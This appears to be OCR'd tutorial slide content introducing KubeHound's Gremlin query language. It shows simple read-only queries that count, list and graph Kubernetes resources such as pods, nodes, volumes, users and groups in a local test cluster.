
```
%%gremlin
kh                  // traversal source (KubeHound DSL)
.V()                // retreive all the vertices
.count()            // count the number of results
```




#	Result
1	323

Getting started

To show a graph you need to add some option to make the graph more readable ***%%gremlin -d class -g critical -le 50 -p inv,oute***



```
%%gremlin -d class -g critical -le 50 -p inv,oute
kh                 // traversal source (KubeHound DSL)
.V()               // retreive all the edges
.path()            // wrap it with a path type (to show into a graph)
.by(elementMap())  // get details for each vertices (properties/values)
```




#	Result
1	path[{'class': 'Identi
2	path[{'class': 'Identi
3	path[{'rules': '[API()

Need to have a path

Process the results

Raw information in the console tab (download CSV or XSLX). The search go through all the fields in the results.




bootstrap-signer

#	Result
1	path[{'class': 'Identity', 'cluster': 'kind-kubehound.test.local', '
3	path[{'rules': '[API()::R(configmaps)::N()::V(get,list,watch), API()
107	path[{'rules': '[API()::R(secrets)::N()::V(get,list,watch)]', 'role'
181	path[{'rules': '[API()::R(configmaps)::N(cluster-info)::V(get)]', 'r

Showing 1 to 4 of 4 entries (filtered from 323 total entries)

Process the results

Graph view to navigate through the results (can access properties info through the burger button when a vertice is selected).



Details - Identity


app	
class	Identity
cluster	kind-kubehound.test.local

1st KH queries


Display all the vertices in a graph
Count the attacks present in the k8s cluster

Constructing requests

Every vertices has a label associated which describes the type of the k8s resources (can be accessed through Kubehound DSL).




```
%%gremlin
kh                // traversal source (KubeHound DSL)
.V()              // retreive all the vertices
.hasLabel("Pod")  // retreiving all the pods
.valueMap()       // transforming it to json with all properties value
```




```
%%gremlin
kh           // traversal source (KubeHound DSL)
.pods()      // retreiving all the pods
.valueMap()  // transforming it to json with all properties values
```

Constructing requests


The first step is to identify the entry point of your graph. The usual way is to start **a specific type of resources you want to check.**




```
%%gremlin
kh             // traversal source (KubeHound DSL)
.pods()        // retreiving all the pods
.valueMap()    // transforming it to json with all properties values
```




```
%%gremlin
kh
.nodes()
.valueMap()
```




```
%%gremlin
kh
.volumes()
.valueMap()
```




```
%%gremlin
kh
.endpoints()
.valueMap()
```




```
%%gremlin
kh
.users()
.valueMap()
```



```
%%gremlin
kh
.groups()
.valueMap()
```



